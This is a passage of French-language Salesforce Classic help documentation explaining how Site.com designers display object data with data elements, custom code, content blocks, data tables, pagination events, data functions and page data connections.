Vous devez ensuite ajouter des éléments de données, un code personnalisé ou des blocs de contenu au répétiteur de données pour afficher les données récupérées.

CONSULTER ÉGALEMENT :

- Les vues Par défaut, Erreur et Aucune donnée
- Amélioration des performances avec la mise en cache
- Exemples de filtrage de données
- Présentation des services de données Site.com

## Affichage de données en utilisant des éléments de données

Vous pouvez utiliser un élément de données pour afficher les données récupérées par une connexion aux données d'une page ou un répétiteur de données. L'élément de données est lié à un champ de l'objet. Il agit en tant qu'espace réservé qui est remplacé par les données du champ lors du chargement de la page.

Lorsqu'ils sont combinés à un répétiteur de données, les éléments de données génèrent un « modèle de répétition » qui affiche un ou plusieurs enregistrements sur la page. Lorsqu'ils sont utilisés avec une connexion aux données d'une page, ils affichent les données d'un seul enregistrement.

Vous pouvez utiliser des éléments de données pour afficher du texte brut, du texte mis en forme (dates et chiffres) ou des images. Vous pouvez également ajouter des liens hypertexte à des éléments de données pour permettre aux visiteurs du site d'accéder à une autre page, par exemple une description détaillée, ou d'actualiser les données affichées dans la page ou le répétiteur de données selon leur sélection. Reportez-vous à Exemples de filtrage de données à la page 5492.

Lorsque la page est ouverte :

1. À partir du volet Éléments de page, faites glisser un **Élément de données** vers le répétiteur. Si la page inclut une connexion aux données de page, vous pouvez également faire glisser l'élément de page **Élément de données** directement vers la zone de dessin de la page.
2. Sélectionnez le champ à afficher. Pour personnaliser l'affichage des données du champ, cliquez sur **Personnaliser**.

   Remarque: Les champs de l'objet sont répertoriés en premier, suivis des champs de tous les objets parent, sous le format *parent_object_name.field_name*.
3. Sélectionnez le type d'affichage.

| Option | Description |
|---|---|
| **Texte** | Permet d'afficher les données du champ en texte brut. |
| **Texte mis en forme** | Permet de sélectionner parmi plusieurs formats d'affichage de texte si vous utilisez des dates, des heures ou une devise. |
| **Image** | Permet d'afficher les données du champ sous forme d'image si le champ contient une URL d'image. L'URL peut être absolue ou relative au site. |

Éditions

Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer, modifier et gérer des sites Site.com :

- Champ `Utilisateur Site.com Publisher` activé dans la page de détail de l'utilisateur

  ET

  Rôle Administrateur ou concepteur de site attribué au niveau du site

| Option | Description |
| --- | --- |
| | Vous pouvez également sélectionner un champ à utiliser pour le texte alternatif ou saisir un texte personnalisé. |

4. Pour créer un lien hypertexte, sélectionnez `Ajouter un lien hypertexte`. Sinon, passez à l'étape 8.
5. Sélectionnez le type de lien.

| Option | Description |
| --- | --- |
| **Une URL** | Permet de lier à une page Web comme suit :<br>• Sélectionnez un champ que vous souhaitez référencer, par exemple un champ qui stocke les URL relatives des fichiers PDF chargés sur votre site.<br>• Sélectionnez un champ que vous souhaitez référencer, puis cliquez sur **Personnaliser** pour ajouter une URL absolue ou pour créer un lien personnalisé, tel qu'une chaîne de requête URL. |
| **Un élément dans votre site** | Permet de lier à une page, une image ou un fichier dans le site en sélectionnant le type d'élément, puis l'élément (si la liste des éléments n'est pas affichée, placez votre curseur dans le champ `URL`, puis appuyez sur la touche Bas de votre clavier).<br>Vous pouvez également personnaliser l'URL, par exemple en créant une chaîne de requête URL. |
| **Un e-mail** | Permet de lier à un message électronique en saisissant l'adresse du destinataire, ainsi que l'objet et le corps du message.<br>Vous pouvez utiliser des champs de fusion pour accéder aux champs de l'objet. Par exemple, si un objet inclut un champ `E-mail`, saisissez le champ de fusion, par exemple `{!email}`, dans la zone de texte Adresse e-mail.<br>Lors d'un clic sur le lien, une nouvelle fenêtre de message s'ouvre dans l'application de messagerie de l'utilisateur et l'adresse e-mail appropriée est ajoutée dans le champ À: . |

6. Vous pouvez également saisir une info-bulle en sélectionnant le champ requis ou en cliquant sur **Personnaliser** pour ajouter un texte personnalisé.

   L'info-bulle s'affiche dans une fenêtre contextuelle lorsque l'utilisateur survole le lien.
7. Si vous liez à une URL ou à un élément de votre site, spécifiez l'emplacement auquel élément doit s'ouvrir.

| Option | Description |
| --- | --- |
| **Fenêtre contextuelle** | Charge l'élément dans une fenêtre contextuelle. Lorsque vous sélectionnez cette option, vous pouvez définir le titre de la fenêtre contextuelle, et contrôler sa présentation et sa taille à l'aide des options affichées. |
| **Nouvelle fenêtre (_blank)** | Charge l'élément dans une nouvelle fenêtre de navigateur sans titre. |
| **Même fenêtre (_self)** | Charge l'élément dans le même cadre ou la même fenêtre que le lien. Correspond au paramètre par défaut. |
| **Fenêtre supérieure (_top)** | Charge l'élément dans l'ensemble de cadres ou fenêtre parent supérieur du cadre qui contient le lien. |
| **Fenêtre parent (_parent)** | Charge l'élément dans l'ensemble de cadres ou fenêtre parent du cadre qui contient le lien. |

8. Cliquez sur **Enregistrer**.

L'élément de données est affiché sur la page en tant que champ de fusion. Pour tester votre sortie, prévisualisez la page.

CONSULTER ÉGALEMENT :

- Récupération dynamique de données avec des répétiteurs de données
- Récupération de données à l'aide de connexions aux données d'une page
- Affichage de données en utilisant un code personnalisé
- Affichage de blocs de contenu utilisant des données

## Affichage de données en utilisant un code personnalisé

En plus des éléments de données et des blocs de contenu, vous pouvez également utiliser un code personnalisé comme alternative d'affichage de données dans un répétiteur de données ou une connexion aux données de page. Ce code est particulièrement utile pour afficher des données de champ en rapport avec le texte.

Lorsque la page est ouverte :

1. À partir du volet Éléments de page, faites glisser un **code personnalisé** vers le répétiteur de données. Si la page inclut une connexion aux données de page, vous pouvez également faire glisser l'élément de page **Code personnalisé** directement vers la zone de dessin de la page.
2. Pour accéder aux champs de l'objet auquel le répétiteur de données ou la page est connecté(e), saisissez `{!` puis double-cliquez sur l'expression que vous voulez afficher.

   Remarque: Les champs de l'objet sont répertoriés en premier, suivis des champs de tous les objets parent, sous le format *`parent_object_name.field_name`*.

3. Ajoutez les expressions ou le texte supplémentaires de votre choix. Par exemple :

   ```
   To contact {!Name}, call {!Phone}.
   ```

   où `{!Name}` et `{!Phone}` correspondent aux espaces réservés des valeurs de champs `Nom` et `Téléphone` de chaque enregistrement.

4. Cliquez sur **Enregistrer et fermer**.

### Éditions

Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition

### AUTORISATIONS UTILISATEUR

Pour créer, modifier et gérer des sites Site.com :

- Champ `Utilisateur Site.com Publisher` activé dans la page de détail de l'utilisateur

  ET

  Rôle Administrateur ou concepteur de site attribué au niveau du site

CONSULTER ÉGALEMENT :

Récupération dynamique de données avec des répétiteurs de données

Récupération de données à l'aide de connexions aux données d'une page

Affichage de blocs de contenu utilisant des données

Exemples de filtrage de données

## Affichage de blocs de contenu utilisant des données

En plus des éléments de données et d'un code personnalisé, vous pouvez également utiliser des blocs de contenu comme alternative d'affichage de données dans un répétiteur de données ou une connexion aux données de page. Ce code est particulièrement utile pour afficher des données de champ en rapport avec le texte.

Lorsque la page est ouverte :

1. Depuis le volet Éléments de page, faites glisser un **Bloc de contenu** vers le répétiteur de données. Si la page inclut une connexion aux données de page, vous pouvez également faire glisser l'élément de page **Bloc de contenu** directement vers la zone de dessin de la page.
2. Saisissez le nom du champ que vous souhaitez afficher en utilisant une expression. Par exemple, `{!Name}`.

   Remarque: Les champs de l'objet sont répertoriés en premier, suivis des champs de tous les objets parent, sous le format *`parent_object_name.field_name`*.
3. Ajoutez les expressions ou le texte supplémentaires de votre choix. Par exemple :

   *`Pour contacter {!Name}, composez le {!Phone}.`*

   où *`{!Name}`* et *`{!Phone}`* correspondent aux espaces réservés des valeurs de champs `Nom` et `Téléphone` de chaque enregistrement.

   Vous pouvez également utiliser des expressions si vous ajoutez un lien hypertexte au bloc de contenu.
4. Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

- Récupération dynamique de données avec des répétiteurs de données
- Récupération de données à l'aide de connexions aux données d'une page
- Affichage de données en utilisant un code personnalisé
- Affichage de données en utilisant des éléments de données
- Exemples de filtrage de données

### Éditions

Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition

### AUTORISATIONS UTILISATEUR

Pour créer, modifier et gérer des sites Site.com :

- Champ `Utilisateur Site.com Publisher` activé dans la page de détail de l'utilisateur

  ET

  Rôle Administrateur ou concepteur de site attribué au niveau du site

## Récupération dynamique de données avec des tables de données

Utilisez une table de données pour vous connecter à un objet Salesforce standard ou personnalisé, pour récupérer un jeu de données basé sur les critères de filtrage que vous spécifiez, et pour afficher un ou plusieurs enregistrements dans des lignes de la table. Les colonnes d'une table de données sont liées au champ de l'objet auquel elles sont connectées. Chaque cellule de colonne agit en tant qu'espace réservé qui est remplacé par les données du champ lors du chargement de la page.

Pour ajouter une table de données à la page :

1. À partir du volet Éléments de page, faites glisser une **Table de données** vers la page.
2. Sélectionnez l'objet auquel vous souhaitez vous connecter.

   Remarque:

   - Pour les utilisateurs Site.com, la liste déroulante affiche uniquement les objets disponibles pour les utilisateurs invités car les visiteurs du site accèdent à votre site public via la licence Utilisateur invité. Pour autoriser l'accès à d'autres objets, accédez au profil utilisateur invité, activez l'autorisation « Lire » de l'objet approprié, puis actualisez la liste.
   - Pour les utilisateurs de Communities, la liste déroulante affiche les objets qui peuvent ne pas être disponibles pour les visiteurs du site. Pour les visiteurs authentifiés, l'accès aux objets de pages publiques et privées est contrôlé par leur profil utilisateur. Pour les visiteurs authentifiés, l'accès aux objets dans les pages publiques est contrôlé par le profil utilisateur invité du site.

3. Dans Filtres, vous pouvez également sélectionner des critères de filtrage de votre jeu de données. Si vous ne sélectionnez aucun critère, toutes les données de l'élément sont renvoyées.
   a. Sélectionnez le champ auquel les critères de filtrage s'appliquent. La liste déroulante Champ affiche les champs de l'objet, suivis des champs de tous les objets parents, qui utilisent le format *`parent_object_name.field_name`*.
   b. Sélectionnez l'opérateur qui contrôle le filtrage des résultats. Par exemple, sélectionnez *`Égal à`* pour renvoyer une correspondance exacte.
   c. Sélectionnez la source de la valeur de filtrage. Par exemple, sélectionnez *`Valeur fixe`* pour spécifier une valeur explicite ou *`Chaîne de requête d'URL`* pour utiliser les valeurs transmises à la page via une chaîne de requête.
   d. Sélectionnez la valeur de filtrage. Si vous utilisez une chaîne de requête, vous pouvez également spécifier l'action exécutée si la chaîne de requête est manquante.
   e. Si nécessaire, ajoutez des critères de filtrage supplémentaires pour affiner davantage vos résultats. Chaque élément de filtrage est combiné à un opérateur ET.

   Remarque: Si vous utilisez une valeur fixe pour filtrer les résultats, vous pouvez afficher les enregistrements renvoyés dans la section Aperçu de la connexion. Pour actualiser la liste d'enregistrements, cliquez sur **Recharger l'aperçu**.

4. Dans Tri, vous pouvez spécifier le tri des résultats par un ou plusieurs champs dans l'ordre ascendant ou descendant. Par exemple, si vous utilisez un objet contenant des données d'utilisateur, vous pouvez trier vos résultats par genre, puis par nom.

### Éditions

Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition

### AUTORISATIONS UTILISATEUR

Pour créer, modifier et gérer des sites Site.com :

- Champ `Utilisateur Site.com Publisher` activé dans la page de détail de l'utilisateur

  ET

  Rôle Administrateur ou concepteur de site attribué au niveau du site

Pour modifier le profil d'utilisateur invité :

- Champ `Utilisateur Site.com Publisher` activé dans la page de détail de l'utilisateur

  ET

  Rôle Administrateur ou concepteur de site attribué au niveau du site

  ET

  Gérer les profils et les ensembles d'autorisations

  ET

  Personnaliser l'application

5. Dans Limites, vous pouvez limiter le nombre de résultats renvoyés. Par exemple, si seuls les cinq premiers résultats vous intéressent, saisissez *5* dans le champ `Limiter les résultats à`.
6. Si vous ajoutez une pagination, spécifiez le nombre de résultats à afficher par page dans le champ `Résultats par page`.
7. Cliquez sur **Suivant**.
8. Ajoutez des champs disponibles à la table en double-cliquant sur un champ, ou en le sélectionnant, puis en cliquant sur >.
9. Réorganisez la liste des champs sélectionnés en cliquant sur **Monter** ou **Descendre**.
10. Cliquez sur **Enregistrer**.

Remarque: Vous ne pouvez pas ajouter des éléments de page à une table de données. Vous pouvez toutefois ajouter des colonnes supplémentaires à une table de données en la sélectionnant, puis en cliquant sur **Modifier**. Dans l'écran Sélectionner des champs, sélectionnez les champs supplémentaires, puis enregistrez vos modifications.

Une fois la table de données ajoutée à la page, vous pouvez utiliser le volet Propriétés pour :

- Saisissez une brève description ou un résumé de l'objet du tableau dans le champ `Légende`. La légende s'affiche au-dessus du tableau et respecte les normes d'accessibilité W3C pour les utilisateurs de lecteur d'écran.
- Masquez les en-têtes de colonne en désactivant `Afficher les en-têtes de colonne` dans la section Table.
- Permettre le tri des colonnes en sélectionnant le thème jQuery Flexigrid dans la section Thème, puis en sélectionnant `Activer le tri`. Le thème change également l'apparence de la table.
- Modifiez le nom d'une colonne en sélectionnant la cellule de la colonne, puis en mettant à jour son nom dans la propriété `En-tête de colonne` de la section Table de données.

CONSULTER ÉGALEMENT :

Modification des colonnes dans une table de données

Les vues Par défaut, Erreur et Aucune donnée

Amélioration des performances avec la mise en cache

Exemples de filtrage de données

## Modification des colonnes dans une table de données

Les colonnes d'une table de données sont liées au champ de l'objet auquel elles sont connectées. Chaque cellule de colonne agit en tant qu'espace réservé qui est remplacé par les données du champ lors du chargement de la page.

Vous pouvez afficher du texte brut, du texte mis en forme (pour des dates et des chiffres) ou des images dans les cellules de la colonne. Vous pouvez également ajouter des liens hypertexte à des cellules de colonne pour permettre aux visiteurs du site de naviguer vers une autre page, par exemple une description détaillée, ou d'actualiser les données affichées dans la table de données en fonction de leur sélection. Reportez-vous à Exemples de filtrage de données à la page 5492.

Pour modifier une colonne :

1. Double-cliquez sur la cellule de la colonne dans la table de données.
2. Sélectionnez le champ à afficher. Pour personnaliser l'affichage des données du champ, cliquez sur **Personnaliser**.

   Remarque: Les champs de l'objet sont répertoriés en premier, suivis des champs de tous les objets parent, sous le format *parent_object_name.field_name*.

3. Sélectionnez le type d'affichage.

| Option | Description |
|---|---|
| **Texte** | Permet d'afficher les données du champ en texte brut. |
| **Texte mis en forme** | Permet de sélectionner parmi plusieurs formats d'affichage de texte si vous utilisez des dates, des heures ou une devise. |
| **Image** | Permet d'afficher les données du champ sous forme d'image si le champ contient une URL d'image. L'URL peut être absolue ou relative au site.<br>Vous pouvez également sélectionner un champ à utiliser pour le texte alternatif ou saisir un texte personnalisé. |

4. Pour créer un lien hypertexte, sélectionnez `Ajouter un lien hypertexte`. Sinon, passez à l'étape 8.
5. Sélectionnez le type de lien.

| Option | Description |
|---|---|
| **Une URL** | Permet de lier à une page Web comme suit :<br>• Sélectionnez un champ que vous souhaitez référencer, par exemple un champ qui stocke les URL relatives des fichiers PDF chargés sur votre site.<br>• Sélectionnez un champ que vous souhaitez référencer, puis cliquez sur **Personnaliser** pour ajouter une URL absolue ou |

Éditions

Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer, modifier et gérer des sites Site.com :

- Champ `Utilisateur Site.com Publisher` activé dans la page de détail de l'utilisateur

  ET

  Rôle Administrateur ou concepteur de site attribué au niveau du site

| Option | Description |
| --- | --- |
| | pour créer un lien personnalisé, tel qu'une chaîne de requête URL. |
| **Un élément dans votre site** | Permet de lier à une page, une image ou un fichier dans le site en sélectionnant le type d'élément, puis l'élément (si la liste des éléments n'est pas affichée, placez votre curseur dans le champ `URL`, puis appuyez sur la touche Bas de votre clavier).<br>Vous pouvez également personnaliser l'URL, par exemple en créant une chaîne de requête URL. |
| **Un e-mail** | Permet de lier à un message électronique en saisissant l'adresse du destinataire, ainsi que l'objet et le corps du message.<br>Vous pouvez utiliser des champs de fusion pour accéder aux champs de l'objet. Par exemple, si un objet inclut un champ `E-mail`, saisissez le champ de fusion, par exemple `{!email}`, dans la zone de texte Adresse e-mail.<br>Lors d'un clic sur le lien, une nouvelle fenêtre de message s'ouvre dans l'application de messagerie de l'utilisateur et l'adresse e-mail appropriée est ajoutée dans le champ À: . |

6. Vous pouvez également saisir une info-bulle en sélectionnant le champ requis ou en cliquant sur **Personnaliser** pour ajouter un texte personnalisé.
   L'info-bulle s'affiche dans une fenêtre contextuelle lorsque l'utilisateur survole le lien.
7. Si vous liez à une URL ou à un élément de votre site, spécifiez l'emplacement auquel élément doit s'ouvrir.

| Option | Description |
| --- | --- |
| **Fenêtre contextuelle** | Charge l'élément dans une fenêtre contextuelle. Lorsque vous sélectionnez cette option, vous pouvez définir le titre de la fenêtre contextuelle, et contrôler sa présentation et sa taille à l'aide des options affichées. |
| **Nouvelle fenêtre (_blank)** | Charge l'élément dans une nouvelle fenêtre de navigateur sans titre. |
| **Même fenêtre (_self)** | Charge l'élément dans le même cadre ou la même fenêtre que le lien. Correspond au paramètre par défaut. |
| **Fenêtre supérieure (_top)** | Charge l'élément dans l'ensemble de cadres ou fenêtre parent supérieur du cadre qui contient le lien. |
| **Fenêtre parent (_parent)** | Charge l'élément dans l'ensemble de cadres ou fenêtre parent du cadre qui contient le lien. |

8. Cliquez sur **Enregistrer**.

La colonne est affichée sur la page en tant qu'expression. Pour tester votre sortie, prévisualisez la page.

Pour modifier le nom d'une colonne, sélectionnez la cellule de la colonne et mettez à jour le nom dans le champ `En-tête de colonne` du volet Propriétés.

CONSULTER ÉGALEMENT :

- Récupération dynamique de données avec des tables de données
- Présentation des services de données Site.com

## Ajout d'une pagination à des répétiteurs de données et à des tables de données

Les événements permettent d'ajouter des effets interactifs et animés aux pages et aux éléments de votre site Web. Lors de l'utilisation de répétiteurs de données et de tables de données, vous pouvez ajouter des événements de pagination afin de faciliter la navigation des utilisateurs dans les données affichées. Cette fonctionnalité est particulièrement utile lors de l'utilisation de quantités importantes de données.

Par exemple, si vous avez ajouté un répétiteur de données qui affiche tous les utilisateurs dans une organisation, vous pouvez ajouter une pagination afin d'aider les utilisateurs à parcourir les données. Vous pouvez ajouter trois événements de pagination, comme suit :

- Page précédente
- Page suivante
- Accéder à la page

Éditions

Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer, modifier et gérer des sites Site.com :

- Champ `Utilisateur Site.com Publisher` activé dans la page de détail de l'utilisateur

  ET

  Rôle Administrateur ou concepteur de site attribué au niveau du site

### Création d'une pagination Précédente et Suivante

Vous pouvez créer des boutons Précédents et Suivant pour permettre aux utilisateurs de parcourir une page de données à la fois. Le processus de création est identique pour les deux boutons.

1. Créez votre répétiteur ou table de données.
2. Dans le répétiteur de données ou la table de données, assurez-vous de spécifier le nombre d'enregistrements à afficher par page, dans la section Limites.
3. Faites glisser un bouton vers la page.
4. Dans le volet Propriétés, changez le Nom du bouton en Page précédente ou Page suivante, selon le cas.
5. Dans le volet Événements, sélectionnez l'événement du clic.
6. Lorsque la case Actions s'affiche, cliquez sur +, puis sélectionnez l'action Page précédente ou Page suivante.
7. Dans Élément cible, sélectionnez le répétiteur de données ou la table de données.
8. Cliquez sur **Enregistrer**.

### Création d'une pagination Accéder à

La création d'une navigation Accéder à est similaire à la création des boutons Précédent et Suivant. Vous devez toutefois ajouter un champ de saisie pour permettre aux utilisateurs de spécifier la page à laquelle ils souhaitent accéder.

1. Créez votre répétiteur ou table de données.

2. Dans le répétiteur de données ou la table de données, assurez-vous de spécifier le nombre d'enregistrements à afficher par page, dans la section Limites.
3. Faites glisser un champ **Numéro** vers la page.
4. Dans le volet Propriétés, saisissez un terme explicite dans le Nom d'étiquette du champ. Par exemple, Saisissez un numéro de page.
5. Faites glisser un **Bouton** vers la page.
6. Dans le volet Propriétés, changer le Nom du bouton en Accéder à la page.
7. Dans le volet Événements, sélectionnez l'événement du clic.
8. Lorsque la case Actions s'affiche, cliquez sur , puis sélectionnez l'action Accéder à la page.
9. Dans Élément cible, sélectionnez le répétiteur de données ou la table de données.
10. Dans l'ID de champ de saisie, sélectionnez le champ que vous avez créé à l'étape 3.
11. Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

Récupération dynamique de données avec des répétiteurs de données

Récupération dynamique de données avec des tables de données

Création d'un événement

Événements et actions disponibles

## Utilisation de fonctions de données

Une fonction de données permet de se connecter à un objet Salesforce standard ou personnalisé, d'effectuer des calculs sur les résultats renvoyés et d'afficher le calcul sur la page. Par exemple, pour un champ spécifique d'un objet, vous pouvez utiliser une fonction de données afin de calculer la valeur totale ou le montant moyen de tous les enregistrements renvoyés.

Pour ajouter une fonction de données à une page :

1. À partir du volet Éléments de page, faites glisser une **Fonction de données** vers la page.
2. Sélectionnez l'objet auquel vous souhaitez vous connecter.

   Remarque:

   - Pour les utilisateurs Site.com, la liste déroulante affiche uniquement les objets disponibles pour les utilisateurs invités car les visiteurs du site accèdent à votre site public via la licence Utilisateur invité. Pour autoriser l'accès à d'autres objets, accédez au profil utilisateur invité, activez l'autorisation « Lire » de l'objet approprié, puis actualisez la liste.
   - Pour les utilisateurs de Communities, la liste déroulante affiche les objets qui peuvent ne pas être disponibles pour les visiteurs du site. Pour les visiteurs authentifiés, l'accès aux objets de pages publiques et privées est contrôlé par leur profil utilisateur. Pour les visiteurs authentifiés, l'accès aux objets dans les pages publiques est contrôlé par le profil utilisateur invité du site.

3. Dans Filtres, vous pouvez également sélectionner des critères de filtrage de votre jeu de données. Si vous ne sélectionnez aucun critère, toutes les données de l'élément sont renvoyées.
   a. Sélectionnez le champ auquel les critères de filtrage s'appliquent. La liste déroulante Champ affiche les champs de l'objet, suivis des champs de tous les objets parents, qui utilisent le format *parent_object_name.field_name*.
   b. Sélectionnez l'opérateur qui contrôle le filtrage des résultats. Par exemple, sélectionnez *Égal à* pour renvoyer une correspondance exacte.
   c. Sélectionnez la source de la valeur de filtrage. Par exemple, sélectionnez *Valeur fixe* pour spécifier une valeur explicite ou *Chaîne de requête d'URL* pour utiliser les valeurs transmises à la page via une chaîne de requête.
   d. Sélectionnez la valeur de filtrage. Si vous utilisez une chaîne de requête, vous pouvez également spécifier l'action exécutée si la chaîne de requête est manquante.
   e. Si nécessaire, ajoutez des critères de filtrage supplémentaires pour affiner davantage vos résultats. Chaque élément de filtrage est combiné à un opérateur ET.

   Remarque: Si vous utilisez une valeur fixe pour filtrer les résultats, vous pouvez afficher les enregistrements renvoyés dans la section Aperçu de la connexion. Pour actualiser la liste d'enregistrements, cliquez sur **Recharger l'aperçu**.

4. Dans Fonctions, sélectionnez une fonction :

### Éditions

Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition

### AUTORISATIONS UTILISATEUR

Pour créer, modifier et gérer des sites Site.com :

- Champ `Utilisateur Site.com Publisher` activé dans la page de détail de l'utilisateur

  ET

  Rôle Administrateur ou concepteur de site attribué au niveau du site

Pour modifier le profil d'utilisateur invité :

- Champ `Utilisateur Site.com Publisher` activé dans la page de détail de l'utilisateur

  ET

  Rôle Administrateur ou concepteur de site attribué au niveau du site

  ET

  Gérer les profils et les ensembles d'autorisations

  ET

  Personnaliser l'application

| Option | Description |
|---|---|
| Nombre | Compte le nombre d'enregistrements qui contiennent une valeur pour le champ sélectionné. Par exemple, si un objet contient 30 enregistrements, mais seuls 25 enregistrements incluent une valeur dans le champ que vous spécifiez, le résultat est égal à 25. |
| Maximum | Renvoie la valeur la plus élevée parmi toutes les valeurs pour le champ sélectionné. S'applique aux chiffres, aux chaînes et aux dates. |
| Moyenne | Calcule la valeur moyenne de tous les enregistrements pour le champ sélectionné. Par exemple, si vous avez 20 enregistrements d'une valeur totale de 20 000 € dans le champ Prix, la moyenne est égale à 1000 €. S'applique uniquement aux champs qui contiennent des chiffres. |
| Minimum | Renvoie la valeur la plus faible parmi toutes les valeurs pour le champ sélectionné. S'applique aux chiffres, aux chaînes et aux dates. |
| Somme | Calcule la valeur totale de tous les enregistrements pour le champ sélectionné. |

5. Sélectionnez le champ auquel elle s'applique.
6. Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

Les vues Par défaut, Erreur et Aucune donnée
Amélioration des performances avec la mise en cache
Exemples de filtrage de données

## Présentation des connexions aux données de page

Pour les administrateurs et les concepteurs de sites, les connexions aux données de page facilitent la création d'une page de détail pour un enregistrement unique en utilisant des objets Salesforce.

Lorsqu'elles sont combinées avec des éléments de répétiteur, un code personnalisé ou des blocs de contenu, les connexions aux données de page permettent de vous connecter à des objets standard et personnalisés, de retrouver un enregistrement spécifique et d'afficher de façon dynamique l'enregistrement dans une page de site.

Exemple: Par exemple, supposons que vous souhaitez répertorier tous les comptes de votre société dans une page de site appelée Comptes. Lorsqu'un utilisateur clique sur un lien **Afficher les détails**, vous souhaitez ouvrir une page de site appelée Détails du compte pour afficher les informations relatives au compte sélectionné.

Dans ce cas, vous pouvez ajouter un répétiteur de données à la page de site Comptes afin de récupérer une liste d'enregistrements depuis l'objet Compte (1). Avec un élément de données, vous pouvez créer un lien **Afficher les détails** (2) qui, lorsqu'il est sélectionné,


Éditions

Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition

utilise une chaîne de requête d'URL pour transmettre le champ `ID de compte` comme identifiant unique à la page Détails du compte. Lors du chargement de la page Détails du compte, la connexion aux données de page utilise la valeur de l'identifiant unique pour renvoyer de façon dynamique uniquement les détails de cet enregistrement (3).




Avec des connexions aux données de page, vous pouvez utiliser des expressions afin d'accéder à des données renvoyées n'importe où sur la page, y compris aux propriétés de la page. Par exemple, supposons que vous souhaitez utiliser le nom du compte comme titre de la page Détails du compte. Dans ce cas, saisissez simplement `{!Name}` dans le champ `Titre` du volet Propriétés. Au chargement, la page récupère le nom de compte de cet enregistrement et l'affiche dans la barre de titre du navigateur.

CONSULTER ÉGALEMENT :

Récupération de données à l'aide de connexions aux données d'une page

Présentation des services de données Site.com

## Récupération de données à l'aide de connexions aux données d'une page

Utilisez une connexion aux données d'une page afin de créer une page de détail pour un enregistrement unique lorsque vous utilisez des objets Salesforce.

Lorsqu'elles sont combinées avec des éléments de données, à un code personnalisé ou à des blocs de contenu, les connexions aux données d'une page permettent de se connecter à des objets standard et personnalisés, de retrouver un enregistrement spécifique et d'afficher dynamiquement des données renvoyées n'importe où dans la page. Vous pouvez même utiliser des expressions d'accès aux données renvoyées dans les propriétés de la page.

Lorsque la page est ouverte :

1. Assurez-vous que la page est sélectionnée dans le volet Structure de la page.
2. Cliquez sur **Ajouter une connexion** dans la section Connexion aux données de page du volet Propriétés.
3. Sélectionnez l'objet auquel vous souhaitez vous connecter.

   Remarque:

   - Pour les utilisateurs Site.com, la liste déroulante affiche uniquement les objets disponibles pour les utilisateurs invités car les visiteurs du site accèdent à votre site public via la licence Utilisateur invité. Pour autoriser l'accès à d'autres objets, accédez au profil utilisateur invité, activez l'autorisation « Lire » de l'objet approprié, puis actualisez la liste.
   - Pour les utilisateurs de Communities, la liste déroulante affiche les objets qui peuvent ne pas être disponibles pour les visiteurs du site. Pour les visiteurs authentifiés, l'accès aux objets de pages publiques et privées est contrôlé par leur profil utilisateur. Pour les visiteurs authentifiés, l'accès aux objets dans les pages publiques est contrôlé par le profil utilisateur invité du site.

4. Dans Filtres, vous pouvez également sélectionner des critères de filtrage de l'enregistrement renvoyé. Si vous ne sélectionnez aucun critère, le premier enregistrement est renvoyé par défaut.
   a. Sélectionnez le champ auquel les critères de filtrage s'appliquent. La liste déroulante Champ affiche les champs de l'objet, suivis des champs de tous les objets parents, qui utilisent le format *`parent_object_name.field_name`*.
   b. Sélectionnez l'opérateur qui contrôle le filtrage des résultats. Par exemple, sélectionnez *`Égal à`* pour renvoyer une correspondance exacte.
   c. Sélectionnez la source de la valeur de filtrage. Par exemple, sélectionnez *`Valeur fixe`* pour spécifier une valeur explicite ou *`Chaîne de requête d'URL`* pour utiliser les valeurs transmises à la page via une chaîne de requête.
   d. Sélectionnez la valeur de filtrage. Si vous utilisez une chaîne de requête, vous pouvez également spécifier l'action exécutée si la chaîne de requête est manquante.
   e. Si nécessaire, ajoutez des critères de filtrage supplémentaires pour affiner davantage vos résultats. Chaque élément de filtrage est combiné à un opérateur ET.

   Remarque: Si vous utilisez une valeur fixe pour filtrer les résultats, vous pouvez afficher les enregistrements renvoyés dans la section Aperçu de la connexion. Pour actualiser la liste d'enregistrements, cliquez sur **Recharger l'aperçu**.

### Éditions

Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition

### AUTORISATIONS UTILISATEUR

Pour créer, modifier et gérer des sites Site.com :

- Champ `Utilisateur Site.com Publisher` activé dans la page de détail de l'utilisateur

  ET

  Rôle Administrateur ou concepteur de site attribué au niveau du site

Pour modifier le profil d'utilisateur invité :

